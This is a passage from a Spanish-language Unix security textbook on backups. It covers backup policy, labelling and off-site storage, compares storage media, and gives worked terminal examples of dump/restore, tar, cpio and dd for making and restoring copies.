Otro tipo de registro físico, más básico e incluso más fiable que el anterior, pero que por desgracia no se suele utilizar mucho, son las propias anotaciones sobre la marcha del sistema que todo administrador debería realizar en una especie de ‘cuaderno de bitácora’ de cada equipo. Evidentemente la única persona con acceso a dicho cuaderno debería ser el administrador, y debería guardarse en un lugar seguro, aplicando las mismas políticas que por ejemplo aplicamos a las cintas de *backup* (alejadas del entorno de operaciones para prevenir la pérdida ante un desastre físico, almacenadas bajo llave...).

Capítulo 7

Copias de seguridad

7.1 Introducción

Las copias de seguridad del sistema son con frecuencia el único mecanismo de recuperación que poseen los administradores para restaurar una máquina que por cualquier motivo – no siempre se ha de tratar de un pirata que borra los discos – ha perdido datos. Por tanto, una correcta política para realizar, almacenar y, en caso de ser necesario, restaurar los *backups* es vital en la planificación de seguridad de todo sistema.

Asociados a los *backups* suelen existir unos problemas de seguridad típicos en muchas organizaciones. Por ejemplo, uno de estos problemas es la no verificación de las copias realizadas: el administrador ha diseñado una política de copias de seguridad correcta, incluso exhaustiva en muchas ocasiones, pero nadie se encarga de verificar estas copias... hasta que es necesario restaurar ficheros de ellas. Evidentemente, cuando llega ese momento el responsable del sistema se encuentra ante un gran problema, problema que se podría haber evitado simplemente teniendo la precaución de verificar el correcto funcionamiento de los *backups*; por supuesto, restaurar una copia completa para comprobar que todo es correcto puede ser demasiado trabajo para los métodos habituales de operación, por lo que lo que se suele hacer es tratar de recuperar varios ficheros aleatorios del *backup*, asumiendo que si esta recuperación funciona, toda la copia es correcta.

Otro problema clásico de las copias de seguridad es la política de etiquetado a seguir. Son pocos los administradores que no etiquetan los dispositivos de *backup*, algo que evidentemente no es muy útil: si llega el momento de recuperar ficheros, el operador ha de ir cinta por cinta (o disco por disco, o CD-ROM por CD-ROM...) tratando de averiguar dónde se encuentran las últimas versiones de tales archivos. No obstante, muchos administradores siguen una política de etiquetado exhaustiva, proporcionando todo tipo de detalles sobre el contenido exacto de cada medio; esto, que en principio puede parecer una posición correcta, no lo es tanto: si por cualquier motivo un atacante consigue sustraer una cinta, no tiene que investigar mucho para conocer su contenido exacto, lo que le proporciona acceso a información muy concreta (y muy valiosa) de nuestros sistemas sin ni siquiera penetrar en ellos. La política correcta para etiquetar los *backups* ha de ser tal que un administrador pueda conocer la situación exacta de cada fichero, pero que no suceda lo mismo con un atacante que roba el medio de almacenamiento; esto se consigue, por ejemplo, con códigos impresos en cada etiqueta, códigos cuyo significado sea conocido por los operadores de copias de seguridad pero no por un potencial atacante.

La ubicación final de las copias de seguridad también suele ser errónea en muchos entornos; generalmente, los operadores tienden a almacenar los *backups* muy cerca de los sistemas, cuando no en la misma sala. Esto, que se realiza para una mayor comodidad de los técnicos y para recuperar ficheros fácilmente, es un grave error: no hay más que imaginar cualquier desastre del entorno, como un incendio o una inundación, para hacerse una idea de lo que les sucedería a los *backups* en esos casos.

Evidentemente, se destruirían junto a los sistemas, por lo que nuestra organización perdería toda su información; no obstante, existen voces que reivindican como correcto el almacenaje de las copias de seguridad junto a los propios equipos, ya que así se consigue centralizar un poco la seguridad (protegiendo una única estancia se salvaguarda tanto las máquinas como las copias). Lo habitual en cualquier organización suele ser un término medio entre ambas aproximaciones: por ejemplo, podemos tener un juego de copias de seguridad completas en un lugar diferente a la sala de operaciones, pero protegido y aislado como esta, y un juego para uso diario en la propia sala, de forma que los operadores tengan fácil la tarea de recuperar ficheros; también podemos utilizar armarios ignífugos que requieran de ciertas combinaciones para su apertura (combinaciones que sólo determinado personal ha de conocer), si decidimos almacenar todos los *backups* en la misma estancia que los equipos.

Por último, ¿qué almacenar? Obviamente debemos realizar copias de seguridad de los archivos que sean únicos a nuestro sistema; esto suele incluir directorios como `/etc/`, `/usr/local/` o la ubicación de los directorios de usuario (dependiendo del Unix utilizado, `/export/home/`, `/users/`, `/home/...`). Por supuesto, realizar una copia de seguridad de directorios como `/dev/` o `/proc/` no tiene ninguna utilidad, de la misma forma que no la tiene realizar *backups* de directorios del sistema como `/bin/` o `/lib/`: su contenido está almacenado en la distribución original del sistema operativo (por ejemplo, los CD-ROMs que utilizamos para instalarlo).

7.2 Dispositivos de almacenamiento

Existen multitud de dispositivos diferentes donde almacenar nuestras copias de seguridad, desde un simple disco flexible hasta unidades de cinta de última generación. Evidentemente, cada uno tiene sus ventajas y sus inconvenientes, pero utilicemos el medio que utilicemos, éste ha de cumplir una norma básica: ha de ser **estándar**. Con toda probabilidad muchos administradores pueden presumir de poseer los *streamers* más modernos, con unidades de cinta del tamaño de una cajetilla de tabaco que son capaces de almacenar gigas y más gigas de información; no obstante, utilizar dispositivos de última generación para guardar los *backups* de nuestros sistemas puede convertirse en un problema: ¿qué sucede si necesitamos recuperar datos y no disponemos de esa unidad lectora tan avanzada? Imaginemos simplemente que se produce un incendio y desaparece una máquina, y con ella el dispositivo que utilizamos para realizar copias de seguridad. En esta situación, o disponemos de otra unidad idéntica a la perdida, o recuperar nuestra información va a ser algo difícil. Si en lugar de un dispositivo moderno, rápido y seguramente muy fiable, pero incompatible con el resto, hubiéramos utilizado algo más habitual (una cinta de 8mm., un CD-ROM, o incluso un disco duro) no tendríamos problemas en leerlo desde cualquier sistema Unix, sin importar el *hardware* sobre el que trabaja.

Aquí vamos a comentar algunos de los dispositivos de copia de seguridad más utilizados hoy en día; de todos ellos (o de otros, no listados aquí) cada administrador ha de elegir el que más se adapte a sus necesidades. En la tabla 7.1 se muestra una comparativa de todos ellos.

Discos flexibles

Sí, aunque los clásicos *diskettes* cada día se utilicen menos, aún se pueden considerar un dispositivo donde almacenar copias de seguridad. Se trata de un medio muy barato y portable entre diferentes operativos (evidentemente, esta portabilidad existe si utilizamos el disco como un dispositivo secuencial, sin crear sistemas de ficheros). Por contra, su fiabilidad es muy baja: la información almacenada se puede borrar fácilmente si el disco se aproxima a aparatos que emiten cualquier tipo de radiación, como un teléfono móvil o un detector de metales. Además, la capacidad de almacenamiento de los *floppies* es muy baja, de poco más de 1 MB por unidad; esto hace que sea casi imposible utilizarlos como medio de *backup* de grandes cantidades de datos, restringiendo su uso a ficheros individuales.

Un *diskette* puede utilizarse creando en él un sistema de ficheros, montándolo bajo un directo-

rio, y copiando en los archivos a guardar. Por ejemplo, podemos hacer un *backup* de nuestro fichero de claves en un disco flexible de esta forma.

```

luisa:~# mkfs -t ext2 /dev/fd0
mke2fs 1.14, 9-Jan-1999 for EXT2 FS 0.5b, 95/08/09
Linux ext2 filesystem format
Filesystem label=
360 inodes, 1440 blocks
72 blocks (5.00%) reserved for the super user
First data block=1
Block size=1024 (log=0)
Fragment size=1024 (log=0)
1 block group
8192 blocks per group, 8192 fragments per group
360 inodes per group

Writing inode tables: done
Writing superblocks and filesystem accounting information: done
luisa:~# mount -t ext2 /dev/fd0 /mnt/
luisa:~# cp /etc/passwd /mnt/
luisa:~# umount /mnt/
luisa:~#

```

Si quisiéramos recuperar el archivo, no tendríamos más que montar de nuevo el *diskette* y copiar el fichero en su ubicación original. No obstante, este uso de los discos flexibles es minoritario; es más habitual utilizarlo como un dispositivo secuencial (como una cinta), sin crear en él sistemas de ficheros – que quizás son incompatibles entre diferentes clones de Unix – sino accediendo directamente al dispositivo. Por ejemplo, si de nuevo queremos hacer un *backup* de nuestro fichero de *passwords*, pero siguiendo este modelo de trabajo, podemos utilizar la orden **tar** (comentada más adelante) para conseguirlo:

```

luisa:~# tar cvf /dev/fd0 /etc/passwd
tar: Removing leading '/' from absolute path names in the archive
/etc/passwd
luisa:~#

```

Para recuperar ahora el archivo guardado, volvemos a utilizar la orden **tar** indicando como contenedor la unidad de disco correspondiente:

```

luisa:~# tar xvf /dev/fd0
/etc/passwd
luisa:~#

```

Discos duros

Es posible utilizar una unidad de disco duro completa (o una partición) para realizar copias de seguridad; como sucedía con los discos flexibles, podemos crear un sistema de ficheros sobre la unidad o la partición correspondiente, montarla, y copiar los ficheros que nos interese guardar en ella (o recuperarlos). De la misma forma, también podemos usar la unidad como un dispositivo secuencial y convertirlo en un contenedor **tar** o **cpio**; en este caso hemos de estar muy atentos a la hora de especificar la unidad, ya que es muy fácil equivocarse de dispositivo y machacar completamente la información de un disco completo (antes también podía suceder, pero ahora la probabilidad de error es más alta). Por ejemplo, si en lugar del nombre del dispositivo correcto (supongamos **/dev/hdc**) especificamos otro (como **/dev/hdd**), estaremos destruyendo la información guardada en este último.

Algo muy interesante en algunas situaciones es utilizar como dispositivo de copia un disco duro idéntico al que está instalado en nuestro sistema, y del que deseamos hacer el *backup*; en este caso

es muy sencillo hacer una copia de seguridad completa. Imaginemos por ejemplo que `/dev/hda` y `/dev/hdc` son dos discos exactamente iguales; en este caso, si queremos conseguir una imagen espectral del primero sobre el segundo, no tenemos más que utilizar la orden `dd` con los parámetros adecuados:

```
luisa:~# dd if=/dev/hda of=/dev/hdc bs=2048
1523+0 records in
1523+0 records out
luisa:~#
```

Cintas magnéticas

Las cintas magnéticas han sido durante años (y siguen siendo en la actualidad) el dispositivo de *backup* por excelencia. Las más antiguas, las cintas de nueve pistas, son las que mucha gente imagina al hablar de este medio: un elemento circular con la cinta enrollada en él; este tipo de dispositivos se utilizó durante mucho tiempo, pero en la actualidad está en desuso, ya que a pesar de su alta fiabilidad y su relativa velocidad de trabajo, la capacidad de este medio es muy limitada (de hecho, las más avanzadas son capaces de almacenar menos de 300 MB., algo que no es suficiente en la mayor parte de sistemas actuales).

Después de las cintas de 9 pistas aparecieron las cintas de un cuarto de pulgada (denominadas QIC), mucho más pequeñas en tamaño que las anteriores y con una capacidad máxima de varios *Gigabytes* (aunque la mayor parte de ellas almacenan menos de un *Giga*); se trata de cintas más baratas que las de 9 pistas, pero también más lentas. El medio ya no va descubierto, sino que va cubierto de una envoltura de plástico.

A finales de los ochenta aparece un nuevo modelo de cinta que relegó a las cintas QIC a un segundo plano y que se ha convertido en el medio más utilizado en la actualidad: se trata de las cintas de 8mm., diseñadas en su origen para almacenar vídeo. Estas cintas, del tamaño de una *cassette* de audio, tienen una capacidad de hasta cinco *Gigabytes*, lo que las hace perfectas para la mayoría de sistemas: como toda la información a salvaguardar cabe en un mismo dispositivo, el operador puede introducir la cinta en la unidad del sistema, ejecutar un sencillo *shellscrip*t, y dejar que el *backup* se realice durante toda la noche; al día siguiente no tiene más que verificar que no ha habido errores, retirar la cinta de la unidad, y etiquetarla correctamente antes de guardarla. De esta forma se consigue que el proceso de copia de seguridad sea sencillo y efectivo.

No obstante, este tipo de cintas tiene un grave inconveniente: como hemos dicho, originalmente estaban diseñadas para almacenar vídeo, y se basan en la misma tecnología para registrar la información. Pero con una importante diferencia ([P⁺94]): mientras que perder unos *bits* de la cinta donde hemos grabado los mejores momentos de nuestra última fiesta no tiene mucha importancia, si esos mismos *bits* los perdemos de una cinta de *backup* el resto de su contenido puede resultar inservible. Es más, es probable que después de unos cuantos usos (incluidas las lecturas) la cinta se dañe irreversiblemente. Para intentar solucionar estos problemas aparecieron las cintas DAT, de 4mm., diseñadas ya en origen para almacenar datos; estos dispositivos, algo más pequeños que las cintas de 8mm. pero con una capacidad similar, son el mejor sustituto de las cintas antiguas: son mucho más resistentes que éstas, y además relativamente baratas (aunque algo más caras que las de 8mm.).

Hemos dicho que en las cintas de 8mm. (y en las de 4mm.) se pueden almacenar hasta 5 GB. de información. No obstante, algunos fabricantes anuncian capacidades de hasta 14 GB. utilizando compresión *hardware*, sin dejar muy claro si las cintas utilizadas son estándar o no ([Fri95]); evidentemente, esto puede llevarnos a problemas de los que antes hemos comentado: ¿qué sucede si necesitamos recuperar datos y no disponemos de la unidad lectora original? Es algo vital que nos aseguremos la capacidad de una fácil recuperación en caso de pérdida de nuestros datos (este es el objetivo de los *backups* al fin y al cabo), por lo que quizás no es conveniente utilizar esta compresión *hardware* a no ser que sea estrictamente necesario y no hayamos podido aplicar otra solución.

Dispositivo	Fiabilidad	Capacidad	Coste/MB
<i>Diskette</i>	Baja	Baja	Alto
CD-ROM	Media	Media	Bajo
Disco duro	Alta	Media/Alta	Medio.
Cinta 8mm.	Media	Alta	Medio.
Cinta DAT	Alta	Alta	Medio.

Tabla 7.1: Comparación de diferentes medios de almacenamiento secundario.

CD-ROMs

En la actualidad sólo se utilizan cintas magnéticas en equipos antiguos o a la hora de almacenar grandes cantidades de datos – del orden de *Gigabytes*. Hoy en día, muchas máquinas Unix poseen unidades grabadoras de CD-ROM, un *hardware* barato y, lo que es más importante, que utiliza dispositivos de muy bajo coste y con una capacidad de almacenamiento suficiente para muchos sistemas: con una unidad grabadora, podemos almacenar más de 650 *Megabytes* en un CD-ROM que cuesta menos de 150 pesetas. Por estos motivos, muchos administradores se decantan por realizar sus copias de seguridad en uno o varios CD-ROMs; esto es especialmente habitual en estaciones de trabajo o en PCs de sobremesa corriendo algún clon de Unix (Linux, Solaris o FreeBSD por regla general), donde la cantidad de datos a salvaguardar no es muy elevada y se ajusta a un par de unidades de CD, cuando no a una sola.

En el punto 7.3.4 se comenta el mecanismo para poder grabar en un CD-ROM; aunque los ejemplos que comentaremos son básicos, existen multitud de posibilidades para trabajar con este medio. Por ejemplo, podemos utilizar dispositivos CD-RW, similares a los anteriores pero que permiten borrar la información almacenada y volver a utilizar el dispositivo (algo muy útil en situaciones donde reutilizamos uno o varios juegos de copias), o utilizar medios con una mayor capacidad de almacenamiento (CD-ROMs de 80 minutos, capaces de almacenar hasta 700 MB.); también es muy útil lo que se conoce como la grabación multisesión, algo que nos va a permitir ir actualizando nuestras copias de seguridad con nuevos archivos sin perder la información que habíamos guardado previamente.

7.3 Algunas órdenes para realizar copias de seguridad

Aunque muchos clones de Unix ofrecen sus propias herramientas para realizar copias de seguridad de todo tipo (por ejemplo, tenemos `mksysb` y `savevg/restvg` en AIX, `fbackup` y `frecover` en HP-UX, `bru` en IRIX, `fsphoto` en SCO Unix, `ufsdump/ufsrestore` en Solaris...), casi todas estas herramientas suelen presentar un grave problema a la hora de recuperar archivos: se trata de *software* propietario, por lo que si queremos restaurar total o parcialmente archivos almacenados con este tipo de programas, necesitamos el propio programa para hacerlo. En determinadas situaciones, esto no es posible o es muy difícil: imaginemos un departamento que dispone de sólo una estación Silicon Graphics corriendo IRIX y pierde todos los datos de un disco, incluida la utilidad `bru`; si ha utilizado esta herramienta para realizar *backups*, necesitará otra estación con el mismo operativo para poder restaurar estas copias, lo que obviamente puede ser problemático.

Por este motivo, muchos administradores utilizan herramientas estándar para realizar las copias de seguridad de sus máquinas; estas herramientas suelen ser tan simples como un *shellscrip*t que se planifica para que automáticamente haga *backups* utilizando órdenes como `tar` o `cpio`, programas habituales en cualquier clon de Unix y que no presentan problemas de interoperabilidad entre diferentes operativos. De esta forma, si en la estación Silicon Graphics del ejemplo anterior se hubiera utilizado `tar` para realizar las copias de seguridad, éstas se podrían restaurar sin problemas desde una máquina SPARC corriendo Solaris, y transferir los ficheros de nuevo a la Silicon.

7.3.1 dump/restore

La herramienta clásica para realizar *backups* en entornos Unix es desde hace años **dump**, que vuelca sistemas de ficheros completos (una partición o una partición virtual en los sistemas que las soportan, como Solaris); **restore** se utiliza para recuperar archivos de esas copias. Se trata de una utilidad disponible en la mayoría de clones del sistema operativo¹, potente (no diremos ‘sencilla’) y lo más importante: las copias son completamente compatibles entre Unices, de forma que por ejemplo podemos restaurar un *backup* realizado en IRIX en un sistema HP-UX. Además, como veremos luego, la mayor parte de las versiones de **dump** permiten realizar copias de seguridad sobre máquinas remotas directamente desde línea de órdenes (en el caso que la variante de nuestro sistema no lo permita, podemos utilizar **rdump/rrestore**) sin más que indicar el nombre de máquina precediendo al dispositivo donde se ha de realizar la copia.

La sintaxis general de la orden **dump** es

```
dump opciones argumentos fs
```

donde ‘opciones’ son las opciones de la copia de seguridad, ‘argumentos’ son los argumentos de dichas opciones, y ‘fs’ es el sistema de ficheros a salvaguardar. Se trata de una sintaxis algo peculiar: mientras que lo habitual en Unix es especificar cada argumento a continuación de la opción adecuada (por ejemplo, ‘**find . -perm 700 -type f**’ indica un argumento ‘700’ para la opción ‘perm’ y uno ‘f’ para ‘type’), en la orden **dump** primero especificamos toda la lista de opciones y a continuación todos sus argumentos; no todas las opciones necesitan un argumento, y además la lista de argumentos tiene que corresponderse exactamente, en orden y número, con las opciones que los necesitan (por ejemplo, si ‘**find**’ tuviera una sintaxis similar, la orden anterior se habría tecleado como ‘**find . -perm -type 700 f**’). AIX y Linux son los únicos Unices donde la sintaxis de **dump** (recordemos que en el primero se denomina **backup**) es la habitual.

Las opciones de ‘**dump**’ más utilizadas son las que se muestran en la tabla 7.2; en las páginas **man** de cada clon de Unix se suelen incluir recomendaciones sobre parámetros específicos para modelos de cintas determinados, por lo que como siempre es más que recomendable su consulta. Fijándonos en la tabla, podemos ver que la opción ‘u’ actualiza el archivo **/etc/dumpdates** tras realizar una copia de seguridad con éxito; es conveniente que este archivo exista antes de utilizar **dump** por primera vez (podemos crearlo con la orden **touch**), ya que si no existe no se almacenará información sobre las copias de seguridad de cada sistema de ficheros (información necesaria, por ejemplo, para poder realizar *backups* progresivos). En este archivo **dump** – la propia orden lo hace, el administrador no necesita modificar el archivo a mano... y no debe hacerlo – registra información de las copias de cada sistema de archivos, su nivel, y la fecha de realización, de forma que su aspecto puede ser similar al siguiente:

```
anita:~# cat /etc/dumpdates
/dev/dsk/c0d0s6    0 Thu Jun 22 05:34:20 CEST 2000
/dev/dsk/c0d0s7    2 Wed Jun 21 02:53:03 CEST 2000
anita:~#
```

El uso de **dump** puede ser excesivamente complejo, especialmente en sistemas antiguos donde es incluso necesario especificar la densidad de la cinta en *bytes* por pulgada o su longitud en pies; no obstante, hoy en día la forma más habitual de invocar a esta orden es ‘**dump [1-9]ucf cinta fs**’, es decir, una copia de seguridad del sistema de ficheros recibido como argumento, de un determinado nivel y sobre la unidad de cinta especificada. Por ejemplo para realizar una copia de seguridad completa sobre la unidad de cinta **/dev/rmt** de la partición lógica **/dev/dsk/c0d0s7**, en Solaris podemos utilizar la orden siguiente (podemos ver que nos muestra mucha información sobre el progreso de nuestra copia de seguridad en cada momento):

```
anita:~# ufsdump 0cuf /dev/rmt /dev/dsk/c0d0s7
```

¹HP-UX, IRIX, SunOS, Linux... en Solaris se llama **ufsdump** y en AIX **backup**.

Opción	Acción realizada	Argumento
0–9	Nivel de la copia de seguridad	NO
u	Actualiza <i>/etc/dumpdates</i> al finalizar el <i>backup</i>	NO
f	Indica una cinta diferente de la usada por defecto	SÍ
b	Tamaño de bloque	SÍ
c	Indica que la cinta destino es un cartucho	NO
W	Ignora todas las opciones excepto el nivel del <i>backup</i>	NO

Tabla 7.2: Opciones de la orden *dump*

```
DUMP: Date of this level 0 dump: Thu Jun 22 10:03:28 2000
DUMP: Date of last level 0 dump: the epoch
DUMP: Dumping /dev/dsk/c0d0s7 (/export/home) to /dev/rmt
DUMP: mapping (Pass I) [regular files]
DUMP: mapping (Pass II) [directories]
DUMP: estimated 24523 blocks (118796KB)
DUMP: Writing 63 Kilobyte records
DUMP: dumping (Pass III) [directories]
DUMP: dumping (Pass IV) [regular files]
DUMP: level 0 dump on Thu Jun 22 10:05:31 CEST 2000
DUMP: 24550 blocks (118927KB) on 1 volume
DUMP: DUMP IS DONE
anita:~#
```

Para realizar copias remotas, como hemos dicho antes, no tenemos más que anteponer el nombre del sistema donde deseemos realizar el volcado al nombre del dispositivo donde se va a almacenar, separado de éste por el carácter ‘:’; opcionalmente se puede indicar el nombre de usuario en el sistema remoto, separándolo del nombre de máquina por ‘@’:

```
anita:~# ufsdump 0cuf toni@luisa:/dev/st0 /dev/dsk/c0d0s7
```

Si estamos utilizando *rdump*, hemos de tener definido un nombre de máquina denominado ‘*dumphost*’ en nuestro archivo */etc/hosts*, que será el sistema donde se almacene la copia remota. De cualquier forma (usemos *dump*, *ufsdump* o *rdump*), el *host* remoto ha de considerarnos como una máquina de confianza (a través de */etc/hosts.equiv* o *.rhosts*), con las consideraciones de seguridad que esto implica.

¿Cómo restaurar los *backups* realizados con *dump*? Para esta tarea se utiliza la utilidad *restore* (*ufsrestore* en Solaris), capaz de extraer ficheros individuales, directorios o sistemas de archivos completos. La sintaxis de esta orden es

```
restore opciones argumentos archivos
```

donde ‘opciones’ y ‘argumentos’ tienen una forma similar a ‘*dump*’ (es decir, toda la lista de opciones seguida de toda la lista de argumentos de las mismas, excepto en AIX y Linux, donde la notación es la habitual), y ‘archivos’ evidentemente representa una lista de directorios y ficheros para restaurar. En la tabla 7.3 se muestra un resumen de las opciones más utilizadas. Por ejemplo, imaginemos que deseamos restaurar varios archivos de un *backup* guardado en el fichero ‘*backup*’; en primer lugar podemos consultar el contenido de la cinta con una orden como la siguiente (en Linux):

```
luisa:~# restore -t -f backup>contenido
Level 0 dump of /home on luisa:/dev/hda3
Label: none
luisa:~# cat contenido|more
```

Opción	Acción realizada	Argumento
r	Restaura la cinta completa	NO
f	Indica el dispositivo o archivo donde está el <i>backup</i>	SÍ
i	Modo interactivo	NO
x	Extrae los archivos y directorios desde el directorio actual	NO
t	Imprime los nombres de los archivos de la cinta	NO

Tabla 7.3: Opciones de la orden **restore**

```

Dump    date: Fri Jun 23 06:01:26 2000
Dumped from: the epoch
      2      .
     11      ./lost+found
    30761      ./lost+found/#30761
    30762      ./lost+found/#30762
    30763      ./lost+found/#30763
    30764      ./lost+found/#30764
    30765      ./lost+found/#30765
    30766      ./lost+found/#30766
    30767      ./lost+found/#30767
    4097      ./ftp
    8193      ./ftp/bin
    8194      ./ftp/bin/compress
    8195      ./ftp/bin/cpio
    8196      ./ftp/bin/gzip
    8197      ./ftp/bin/ls
    8198      ./ftp/bin/sh
    8199      ./ftp/bin/tar
    8200      ./ftp/bin/zcat
   12289      ./ftp/etc
   12290      ./ftp/etc/group

Broken pipe
luisa:~#

```

Una vez que conocemos el contenido de la copia de seguridad – y por tanto el nombre del archivo o archivos a restaurar – podemos extraer el fichero que nos interese con una orden como

```

luisa:~# restore -x -f backup ./ftp/bin/tar
You have not read any tapes yet.
Unless you know which volume your file(s) are on you should start
with the last volume and work towards the first.
Specify next volume #: 1
set owner/mode for '.'? [yn] n
luisa:~# ls -l ftp/bin/tar
---x--x--x  1 root      root          110668 Mar 21  1999 ftp/bin/tar
luisa:~#

```

Como podemos ver, la extracción se ha realizado a partir del directorio de trabajo actual; si quisieramos extraer archivos en su ubicación original deberíamos hacerlo desde el directorio adecuado, o, en algunas versiones de **restore**, especificar dicho directorio en la línea de órdenes.

Una opción muy interesante ofrecida por **restore** es la posibilidad de trabajar en modo interactivo, mediante la opción ‘i’; en este modo, al usuario se le ofrece un *prompt* desde el cual puede, por

ejemplo, listar el contenido de una cinta, cambiar de directorio de trabajo o extraer archivos. El siguiente ejemplo (también sobre Linux) ilustra esta opción:

```

luisa:~# restore -i -f backup
restore > help
Available commands are:
  ls [arg] - list directory
  cd arg - change directory
  pwd - print current directory
  add [arg] - add 'arg' to list of files to be extracted
  delete [arg] - delete 'arg' from list of files to be extracted
  extract - extract requested files
  setmodes - set modes of requested directories
  quit - immediately exit program
  what - list dump header information
  verbose - toggle verbose flag (useful with "ls")
  help or '?' - print this list
If no 'arg' is supplied, the current directory is used
restore > ls
.:
ftp/      httpd/      httpsd/      lost+found/ samba/      toni/
restore > add httpd
restore > extract
You have not read any tapes yet.
Unless you know which volume your file(s) are on you should start
with the last volume and work towards the first.
Specify next volume #: 1
set owner/mode for '.'? [yn] n
restore > quit
luisa:~#

```

Como podemos ver, hemos consultado el contenido de la copia de seguridad, añadido el directorio `httpd/` a la lista de ficheros a extraer (initialmente vacía), y extraído dicho directorio a partir del actual. Este uso de `restore` proporciona una gran comodidad y facilidad de uso, ya que las órdenes en modo interactivo son muy sencillas.

7.3.2 La orden tar

La utilidad `tar` (*Tape Archiver*) es una herramienta de fácil manejo disponible en todas las versiones de Unix que permite volcar ficheros individuales o directorios completos en un único fichero; inicialmente fué diseñada para crear archivos de cinta (esto es, para transferir archivos de un disco a una cinta magnética y viceversa), aunque en la actualidad casi todas sus versiones pueden utilizarse para copiar a cualquier dispositivo o fichero, denominado ‘contenedor’. Su principal desventaja es que, bajo ciertas condiciones, si falla una porción del medio (por ejemplo, una cinta) se puede perder toda la copia de seguridad; además, `tar` no es capaz de realizar por sí mismo más que copias de seguridad completas, por lo que hace falta un poco de programación *shellscrips* para realizar copias progresivas o diferenciales.

En la tabla 7.4 se muestran las opciones de `tar` más habituales; algunas de ellas no están disponibles en todas las versiones de `tar`, por lo que es recomendable consultar la página del manual de esta orden antes de utilizarla. Si la implementación de `tar` que existe en nuestro sistema no se ajusta a nuestras necesidades, siempre podemos utilizar la versión de GNU (<http://www.gnu.org/>), quizás la más completa hoy en día. En primer lugar debemos saber cómo crear contenedores con los

Opción	Acción realizada
c	Crea un contenedor
x	Extrae archivos de un contenedor
t	Testea los archivos almacenados en un contenedor
r	Añade archivos al final de un contenedor
v	Modo <i>verbose</i>
f	Especifica el nombre del contenedor
Z	Comprime o descomprime mediante compress/uncompress
z	Comprime o descomprime mediante gzip
p	Conserva los permisos de los ficheros

Tabla 7.4: Opciones de la orden **tar**

archivos deseados; por ejemplo, imaginemos que deseamos volcar todo el directorio `/export/home/` a la unidad de cinta `/dev/rmt/0`. Esto lo conseguimos con la siguiente orden:

```
anita:~# tar cvf /dev/rmt/0 /export/home/
```

Como podemos ver, estamos especificando juntas las diferentes opciones necesarias para hacer la copia de seguridad de los directorios de usuario; la opción ‘v’ no sería necesaria, pero es útil para ver un listado de lo que estamos almacenando en la cinta. En muchas situaciones también resulta útil comprimir la información guardada (**tar** no comprime, sólo empaqueta); esto lo conseguiríamos con las opciones ‘cvzf’.

Si en lugar de (o aparte de) un único directorio con todos sus ficheros y subdirectorios quisieramos especificar múltiples archivos (o directorios), podemos indicárselos uno a uno a **tar** en la línea de comandos; así mismo, podemos indicar un nombre de archivo contenedor en lugar de un dispositivo. Por ejemplo, la siguiente orden creará el fichero `/tmp/backup.tar`, que contendrá `/etc/passwd` y `/etc/hosts*`:

```
anita:~# tar cvf /tmp/backup.tar /etc/passwd /etc/hosts*
tar: Removing leading '/' from absolute path names in the archive
etc/passwd
etc/hosts
etc/hosts.allow
etc/hosts.deny
etc/hosts.equiv
anita:~#
```

Una vez creado el contenedor podemos testear su contenido con la opción ‘t’ para comprobar la integridad del archivo, y también para ver qué ficheros se encuentran en su interior:

```
anita:~# tar tvf /tmp/backup.tar
-rw-r--r-- root/other      965 2000-03-11 03:41 etc/passwd
-rw-r--r-- root/other      704 2000-03-14 00:56 etc/hosts
-rw-r--r-- root/other      449 2000-02-17 01:48 etc/hosts.allow
-rw-r--r-- root/other      305 1998-04-18 07:05 etc/hosts.deny
-rw-r--r-- root/other      313 1994-03-16 03:30 etc/hosts.equiv
-rw-r--r-- root/other      345 1999-10-13 03:31 etc/hosts.lpd
anita:~#
```

Si lo que queremos es recuperar ficheros guardados en un contenedor utilizaremos las opciones ‘xvf’ (o ‘xvzf’ si hemos utilizado compresión con **gzip** a la hora de crearlo). Podemos indicar el archivo o archivos que queremos extraer; si no lo hacemos, se extraerán todos:

Opción	Acción realizada
<i>o</i>	Copiar ‘fuera’ (<i>out</i>)
<i>i</i>	Copiar ‘dentro’ (<i>in</i>)
<i>m</i>	Conserva fecha y hora de los ficheros
<i>t</i>	Crea tabla de contenidos
<i>A</i>	Añade ficheros a un contenedor existente
<i>v</i>	Modo <i>verbose</i>

Tabla 7.5: Opciones de la orden `cpio`.

```
anita:~# tar xvf /tmp/backup.tar etc/passwd
etc/passwd
anita:~# tar xvf /tmp/backup.tar
etc/passwd
etc/hosts
etc/hosts.allow
etc/hosts.deny
etc/hosts.equiv
etc/hosts.lpd
anita:~#
```

La restauración se habrá realizado desde el directorio de trabajo, creando en él un subdirectorio `etc` con los ficheros correspondientes en su interior. Si queremos que los ficheros del contenedor sobreescriban a los que ya existen en el sistema hemos de desempaquetarlo en el directorio adecuado, en este caso el raíz.

7.3.3 La orden `cpio`

`cpio` (*Copy In/Out*) es una utilidad que permite copiar archivos a o desde un contenedor `cpio`, que no es más que un fichero que almacena otros archivos e información sobre ellos (permisos, nombres, propietario...). Este contenedor puede ser un disco, otro archivo, una cinta o incluso una tubería, mientras que los ficheros a copiar pueden ser archivos normales, pero también dispositivos o sistemas de ficheros completos.

En la tabla 7.5 se muestran las opciones de `cpio` más utilizadas; la sintaxis de esta orden es bastante más confusa que la de `tar` debido a la interpretación de lo que `cpio` entiende por ‘dentro’ y ‘fuera’: copiar ‘fuera’ es generar un contenedor en salida estándar (que con toda probabilidad desearemos redireccionar), mientras que copiar ‘dentro’ es lo contrario, es decir, extraer archivos de la entrada estándar (también es seguro que deberemos redireccionarla).

Por ejemplo, si deseamos copiar los archivos de `/export/home/` en el fichero contenedor `/tmp/backup.cpio` podemos utilizar la siguiente sintaxis:

```
anita:~# find /export/home/ | cpio -o > /tmp/backup.cpio
```

Como podemos ver, `cpio` lee la entrada estándar esperando los nombres de ficheros a guardar, por lo que es conveniente utilizarlo tras una tubería pasándole esos nombres de archivo. Además, hemos de redirigir su salida al nombre que queramos asignarle al contenedor, ya que de lo contrario se mostraría el resultado en salida estándar (lo que evidentemente no es muy utilizado para realizar *backups*). Podemos fijarnos también en que estamos usando la orden ‘`find`’ en lugar de un simple ‘`ls`’: esto es debido a que ‘`ls`’ mostraría sólo el nombre de cada fichero (por ejemplo, ‘`passwd`’) en lugar de su ruta completa (‘`/etc/passwd`’), por lo que `cpio` buscaría dichos ficheros a partir del directorio actual.

Una vez creado el fichero contenedor quizás resulte interesante chequear su contenido, con la opción ‘t’. Por ejemplo, la siguiente orden mostrará en pantalla el contenido de /tmp/backup.cpio:

```
anita:~# cpio -t < /tmp/backup.cpio
```

